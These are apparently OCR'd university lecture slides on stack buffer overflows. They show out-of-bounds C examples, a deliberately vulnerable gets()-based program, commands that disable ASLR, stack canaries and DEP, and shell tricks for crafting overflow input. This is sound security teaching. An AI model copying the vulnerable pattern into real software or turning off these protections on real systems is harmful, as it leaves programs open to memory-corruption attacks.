Class 6

CSC 472/583 Topics of Software Security
Stack Overflow (1)

Dr. Si Chen (schen@wcupa.edu)

“Memory Corruption”

- What is it?

“Memory Corruption”

- Modifying a binary’s memory in a way that was not intended
- Broad umbrella term for most of what the rest of this class will be
- The vast majority of system-level exploits (real-world and competition) involve memory corruption

Buffers

- A buffer is defined as a limited, contiguously allocated set of memory. The most common buffer in C is an array.



A novice C programmer mistake

```c
#include <stdio.h>
#include <string.h>

int main()
{
    int array[5] = {1, 2, 3, 4, 5};
    printf("%d\n", array[5]);
}
```

```
quake0day@quakes-iMac  ~/Documents/Sync/CSC495 Software Security/ch5  cc buffer.c
buffer.c:7:17: warning: array index 5 is past the end of the array (which contains 5 elements) [-Warray-bounds]
        printf("%d\n", array[5]);
                       ^     ~
buffer.c:6:2: note: array 'array' declared here
        int array[5] = {1, 2, 3, 4, 5};
        ^
1 warning generated.
quake0day@quakes-iMac  ~/Documents/Sync/CSC495 Software Security/ch5  ./a.out
32767
```

This example shows how easy it is to read past the end of a buffer; C provides no built-in protection.

Another C programmer mistake

```c
#include <stdio.h>
#include <string.h>

int main()
{
    int array[5];
    int i;
    for(i = 0; i <= 255; i ++)
    {
        array[i] = 10;
    }
}
```

```
quake0day@quakes-iMac  ~/Documents/Sync/CSC495_Software_Security/ch5  cc buffer2.c
quake0day@quakes-iMac  ~/Documents/Sync/CSC495_Software_Security/ch5  ./a.out
[1]    26905 abort      ./a.out
```

Crash report

Console

Now | Activities | Clear | Reload | Info

All Messages | Errors and Faults

Devices
- quake's iMac

Reports
- Mac Analytics...
- System Reports
- User Reports
- system.log
- ~/Library/Logs
- /Library/Logs
- /var/log

- a.out_2017-0...es-iMac.crash
- a.out_2017-0...es-iMac.crash
- a.out_2017-0...es-iMac.crash
- CEPHtmlEngi...es-iMac.crash
- random_num_...s-iMac.crash
- random_num_...s-iMac.crash

```
Process:               a.out [26905]
Path:                  /Users/USER/Documents/*/a.out
Identifier:            a.out
Version:               0
Code Type:             X86-64 (Native)
Parent Process:        zsh [25194]
Responsible:           a.out [26905]
User ID:               501

Date/Time:             2017-09-12 12:14:39.138 -0400
OS Version:            Mac OS X 10.12.6 (16G29)
Report Version:        12
Anonymous UUID:        FA3D3E94-9D60-E763-CD6E-C784AEA99094


Time Awake Since Boot: 160000 seconds

System Integrity Protection: enabled

Crashed Thread:        0  Dispatch queue: com.apple.main-thread

Exception Type:        EXC_CRASH (SIGABRT)
Exception Codes:       0x0000000000000000, 0x0000000000000000
Exception Note:        EXC_CORPSE_NOTIFY

Application Specific Information:
[26905] stack overflow

Thread 0 Crashed:: Dispatch queue: com.apple.main-thread
0   libsystem_kernel.dylib          0x00007fff92cbfd42 __pthread_kill + 10
1   libsystem_pthread.dylib         0x00007fff92dad457 pthread_kill + 90
2   libsystem_c.dylib               0x00007fff92c254bb __abort + 140
3   libsystem_c.dylib               0x00007fff92c25d7e __stack_chk_fail + 205
4   a.out                           0x00000001003baf96 main + 118
5   ???                             0x0000000a0000000a 0 + 42949672970

Thread 0 crashed with X86 Thread State (64-bit):
  rax: 0x0000000000000000  rbx: 0x0000000000000006  rcx: 0x00007fff5f8458f8  rdx: 0x0000000000000000
  rdi: 0x0000000000000307  rsi: 0x0000000000000006  rbp: 0x00007fff5f845920  rsp: 0x00007fff5f8458f8
   r8: 0x0000000000000000   r9: 0x0000000000000000  r10: 0x0000000008000000  r11: 0x0000000000000206
  r12: 0x0000000000000000  r13: 0x0000000000000000  r14: 0x00007fff9baa43c0  r15: 0x0000000000000000
  rip: 0x00007fff92cbfd42  rfl: 0x0000000000000206  cr2: 0x00007fff92dab31b

Logical CPU:     0
Error Code:      0x02000148
Trap Number:     133


Binary Images:
       0x1003ba000 -        0x1003bafff +a.out (0) <F20F94F3-B9D2-3630-B259-E53B6ED98692> /Users/USER/Documents/*/a.out
       0x106f10000 -        0x106f4ddc7  dyld (433.5) <322C06B7-8878-311D-888C-C8FD2CA96FF3> /usr/lib/dyld
    0x7fff915e7000 -     0x7fff915e8ffb  libSystem.B.dylib (1238.60.2) <F18AC1E7-C6F1-34B1-8069-BE571B3231D4> /usr/lib/libSystem.B.dylib
    0x7fff91721000 -     0x7fff91777ff7  libc++.1.dylib (307.5) <0B43BB5D-E6EB-3464-8DE9-B41AC8ED9D1C> /usr/lib/libc++.1.dylib
    0x7fff91778000 -     0x7fff917a1ff7  libc++abi.dylib (307.4) <BC271AD3-831B-362A-9DA7-E8C51F285FE4> /usr/lib/libc++abi.dylib
    0x7fff92296000 -     0x7fff92668047  libobjc.A.dylib (709.1) <70614861-0340-32E2-85ED-FE65759CDFFA> /usr/lib/libobjc.A.dylib
    0x7fff92ab5000 -     0x7fff92ab9ff7  libcache.dylib (79) <093A4DAB-8385-3D47-A350-E20CB7CCF7BF> /usr/lib/system/libcache.dylib
    0x7fff92aba000 -     0x7fff92ac4fff  libcommonCrypto.dylib (60092.50.5) <BA64D1B0-C70E-385C-92F0-E669079FDA90> /usr/lib/system/libcommonCrypto.dylib
    0x7fff92ac5000 -     0x7fff92accfff  libcompiler_rt.dylib (62) <55DA7421-772A-32AB-B529-1A46C2F43B4D> /usr/lib/system/libcompiler_rt.dylib
    0x7fff92acd000 -     0x7fff92ad5fff  libcopyfile.dylib (138) <8199BEA3C-DF11-3E3D-A1A1-5A51C5BF1961> /usr/lib/system/libcopyfile.dylib
    0x7fff92ad6000 -     0x7fff92b59fdf  libcorecrypto.dylib (442.50.19) <65D7165E-2E71-335D-A2D6-33F7BE2DF0C1> /usr/lib/system/libcorecrypto.dylib
    0x7fff92b5a000 -     0x7fff92b8bfff  libdispatch.dylib (703.50.37) <6582BAD6-ED27-3B30-B620-90B1C5A4AE3C> /usr/lib/system/libdispatch.dylib
    0x7fff92b8c000 -     0x7fff92b91ffb  libdyld.dylib (433.5) <9B2AC56D-107C-3541-A127-9094A751F2C9> /usr/lib/system/libdyld.dylib
    0x7fff92b92000 -     0x7fff92b92ffb  libkeymgr.dylib (28) <7AA011A9-DC21-3488-BF73-3B5B14D1FDD6> /usr/lib/system/libkeymgr.dylib
    0x7fff92ba0000 -     0x7fff92ba0fff  liblaunch.dylib (972.70.1) <B856ABD2-896E-3DE0-B2C8-146A6AF8E2A7> /usr/lib/system/liblaunch.dylib
    0x7fff92ba1000 -     0x7fff92ba6ff3  libmacho.dylib (898) <17D5D855-F6C3-3B04-B680-E9BF02EF8AED> /usr/lib/system/libmacho.dylib
    0x7fff92ba7000 -     0x7fff92ba9ff3  libquarantine.dylib (85.50.1) <12448CC2-378E-35F3-BE33-9DC395A5B970> /usr/lib/system/libquarantine.dylib
    0x7fff92baa000 -     0x7fff92babffb  libremovefile.dylib (45) <38D4CB9C-10CD-30D3-8B7B-A515EC75FE85> /usr/lib/system/libremovefile.dylib
    0x7fff92bac000 -     0x7fff92bc4ff7  libsystem_asl.dylib (349.50.5) <896E422B-3B7C-30A6-8B13-EC989A644994A> /usr/lib/system/libsystem_asl.dylib
    0x7fff92bc5000 -     0x7fff92bc5ff7  libsystem_blocks.dylib (67) <10DC5404-73AB-35B3-A277-A8AFECB476EB> /usr/lib/system/libsystem_blocks.dylib
    0x7fff92bc6000 -     0x7fff92c53fef  libsystem_c.dylib (1158.50.2) <E5AE5244-7D0C-36AC-8BB6-C7AE7EA52A4B> /usr/lib/system/libsystem_c.dylib
    0x7fff92c54000 -     0x7fff92c57ffb  libsystem_configuration.dylib (888.60.2) <BECC01A2-CA8D-31E6-BCDF-D452965FA976> /usr/lib/system/libsystem_configuration.dylib
    0x7fff92c58000 -     0x7fff92c5bfff  libsystem_coreservices.dylib (41.4) <7D26DE79-B424-3450-85E1-F7FAB32714AB> /usr/lib/system/libsystem_coreservices.dylib
    0x7fff92c5c000 -     0x7fff92c74fff  libsystem_coretls.dylib (121.50.4) <EC6FCF07-DCFB-3A03-9CC9-6DD3709974C6> /usr/lib/system/libsystem_coretls.dylib
    0x7fff92c75000 -     0x7fff92c7bfff  libsystem_dnssd.dylib (765.50.9) <CC960215-0B1B-3B22-A13A-3DDE96FA796F> /usr/lib/system/libsystem_dnssd.dylib
    0x7fff92c7c000 -     0x7fff92ca5ff7  libsystem_info.dylib (503.50.4) <611D884C-BF70-3F92-8702-B9F28A900920> /usr/lib/system/libsystem_info.dylib
    0x7fff92ca6000 -     0x7fff92cc8ff7  libsystem_kernel.dylib (3789.70.16) <34B1F16C-BC9C-3C5F-9045-0CAE91CB5914> /usr/lib/system/libsystem_kernel.dylib
    0x7fff92cc9000 -     0x7fff92d10fe7  libsystem_m.dylib (3121.6) <86D49985-BBDC-3D3B-8A4E-97AE8E6672A4> /usr/lib/system/libsystem_m.dylib
    0x7fff92d11000 -     0x7fff92d2fff7  libsystem_malloc.dylib (116.50.8) <A3D15F17-99A6-3367-8C7E-4280E8619C95> /usr/lib/system/libsystem_malloc.dylib
    0x7fff92d30000 -     0x7fff92d89ffb  libsystem_network.dylib (856.60.1) <369D0221-56CA-3C3E-9EDE-94B41CAE77B7> /usr/lib/system/libsystem_network.dylib
    0x7fff92d8a000 -     0x7fff92d93ff3  libsystem_networkextension.dylib (563.60.2) <B021F2B3-8A75-3633-ABB0-FC012B8E9B0C> /usr/lib/system/libsystem_networkextension.dylib
    0x7fff92d94000 -     0x7fff92d9dff3  libsystem_notify.dylib (165.20.1) <BB160190-A069-3B3A-BDF6-2AA408221FAE> /usr/lib/system/libsystem_notify.dylib
    0x7fff92d9e000 -     0x7fff92da6fe7  libsystem_platform.dylib (126.50.8) <897462FD-B318-321B-A554-E61982630F7E> /usr/lib/system/libsystem_platform.dylib
    0x7fff92da7000 -     0x7fff92db1ff7  libsystem_pthread.dylib (218.60.3) <B8FB5E20-3295-39E2-B5EB-A464D1D4B104> /usr/lib/system/libsystem_pthread.dylib
    0x7fff92db2000 -     0x7fff92db5ff7  libsystem_sandbox.dylib (592.70.1) <4B92EC49-ACD0-36AE-B07A-A2B8152EAF9D> /usr/lib/system/libsystem_sandbox.dylib
    0x7fff92db6000 -     0x7fff92db7ff3  libsystem_secinit.dylib (24.50.4) <F7BB8479-3565-3E4B-98A6-F7AD40392E2D> /usr/lib/system/libsystem_secinit.dylib
    0x7fff92db8000 -     0x7fff92dbfffb  libsystem_symptoms.dylib (532.50.47) <3390E07C-C1CE-348F-ADBD-2C5440B45EAA> /usr/lib/system/libsystem_symptoms.dylib
    0x7fff92dc0000 -     0x7fff92dd3ff7  libsystem_trace.dylib (518.70.1) <AC63A7FE-50D9-3A30-96E6-F6B7FF16E465> /usr/lib/system/libsystem_trace.dylib
    0x7fff92dd4000 -     0x7fff92dd9ffb  libunwind.dylib (35.3) <3D50D8A8-C460-334D-A519-2DA841102C6B> /usr/lib/system/libunwind.dylib
    0x7fff92dda000 -     0x7fff92e03ff7  libxpc.dylib (972.70.1) <BF896DF0-D8E9-31A8-A4B3-01120BFEEE52> /usr/lib/system/libxpc.dylib

External Modification Summary:
  Calls made by other processes targeting this process:
    task_for_pid: 0
    thread_create: 0
    thread_set_state: 0
  Calls made by this process:
    task_for_pid: 0
```

Stack

```
int foo(int a, int b, int c)
{
    int x;
    int y;
    int z;

    x=y=z=0;
    z=x+y+a+b+c;
    return z;


}
int main(int argc, char **argv) {


        foo(1,2,3);
}
```



Stack Frame



Low Memory Addresses and Top of the Stack

High Memory Addresses and Bottom of the Stack

Overflow.c

```c
#include <stdio.h>
#include <string.h>

void hacked()
{
    puts("Hacked by Si Chen!!!!");
}

void return_input(void)
{
    char array[30];
    gets(array);
    printf("%s\n", array);
}

main()
{
    return_input();
    return 0;
}
```

```
[quake0day@quake0day-w
AAAAAAAAAA
AAAAAAAAAA
```

```
File  Edit  View  Terminal
[quake0day@quake0da
r -zexecstack
overflow.c: In func
overflow.c:7:2: war
fgets'? [-Wimplicit
  gets(array);
  ^~~~
  fgets
overflow.c: At top
overflow.c:11:1: wa
 main()
 ^~~~
/tmp/cclk5rGr.o: In
overflow.c:(.text+(
t be used.
[quake0day@quake0da
```

Protection: ASLR, DEP, Stack Protector

```
[quake0day-wcu quake0day]# echo 0 > /proc/sys/kernel/randomize_va_space
```

Shutdown ASLR (Address space layout randomization)

```
[quake0day@quake0day-wcu ~]$ gcc -o overflow2 overflow2.c -m32 -fno-stack-prot
ector -zexecstack
overflow2.c: In function ‘return_input’:
overflow2.c:11:2: warning: implicit declaration of function ‘gets’; did you me
an ‘fgets’? [-Wimplicit-function-declaration]
  gets(array);
  ^~~~
  fgets
overflow2.c: At top level:
overflow2.c:15:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
 main()
 ^~~~
/tmp/ccfS7Of2.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should
 not be used.
```

Shutdown protection

-fno-stack-protector **Shutdown stack protector**

-z execstack **Shutdown DEP(Data Execution Prevention)**

Overflow.c

```c
#include <stdio.h>
#include <string.h>

void hacked()
{
    puts("Hacked by Si Chen!!!!");
}

void return_input(void)
{
    char array[30];
    gets(array);
    printf("%s\n", array);
}

main()
{
    return_input();
    return 0;
}
```

```
[quake0day@quake0day-wcu ~]$ ./overflow
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD
*** stack smashing detected ***: ./overflow terminated
Segmentation fault (core dumped)
```

```
[quake0day@quake0day-wcu ~]$ ./overflow
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
*** stack smashing detected ***: ./overflow terminated
======= Backtrace: =========
/usr/lib/libc.so.6(+0x6a1e0)[0xb7e5b1e0]
/usr/lib/libc.so.6(__fortify_fail+0x38)[0xb7eefa38]
/usr/lib/libc.so.6(+0xfe9f8)[0xb7eef9f8]
./overflow(+0x6a3)[0x4006a3]
./overflow(+0x5f4)[0x4005f4]
./overflow(main+0x12)[0x40060b]
/usr/lib/libc.so.6(__libc_start_main+0xf3)[0xb7e091d3]
./overflow(+0x4a1)[0x4004a1]
======= Memory map: ========
00400000-00401000 r-xp 00000000 08:01 318658     /home/quake0day/overflow
00401000-00402000 r--p 00000000 08:01 318658     /home/quake0day/overflow
00402000-00403000 rw-p 00001000 08:01 318658     /home/quake0day/overflow
00403000-00424000 rw-p 00000000 00:00 0          [heap]
```

Return Hijack

- The return address will be stored on stack when calling a new function. (EIP)
- The local valuable will be store on the low address
- If the variable is an array, and if we store too many data, it will cover the return address which store on the high address.



From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
  - The general idea is to overflow a buffer so that it overwrites the return address.



Print ABCD

```
$ echo -e '\x41\x42\x43\x44'

$ printf '\x41\x42\x43\x44'

$ python -c 'print "\x41\x42\x43\x44"'

$ perl -e 'print "\x41\x42\x43\x44";'
```

Print 100A(s)

```
$ echo/printf (hold down alt; type 100) A

$ python -c 'print "A"*100'

$ perl -e 'print "A" x 100;'
```

BASH refresher

- Use command output as an argument

```
$ ./vulnerable `your_command_here`
$ ./vulnerable $(your_command_here)
```

- Use command as input

```
$ your_command_here | ./vulnerable
```

- Write command output to file

```
$ your_command_here > filename
```

- Use file as input

```
$ ./vulnerable < filename
```

gdb io

- Use command output as an argument

```
$ r $(your_command_here)
```

- Use command as input

```
$ r < <(your_command_here)
```

- Write command output to file

```
$ r > filename
```

- Use file as input

```
$ r < filename
```

Guessing Addresses

- Typically you need the source code so you can *estimate* the address of both the buffer and the return-address.

- An estimate is often good enough! (more on this in a bit).



From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
  - The general idea is to overflow a buffer so that it overwrites the return address.

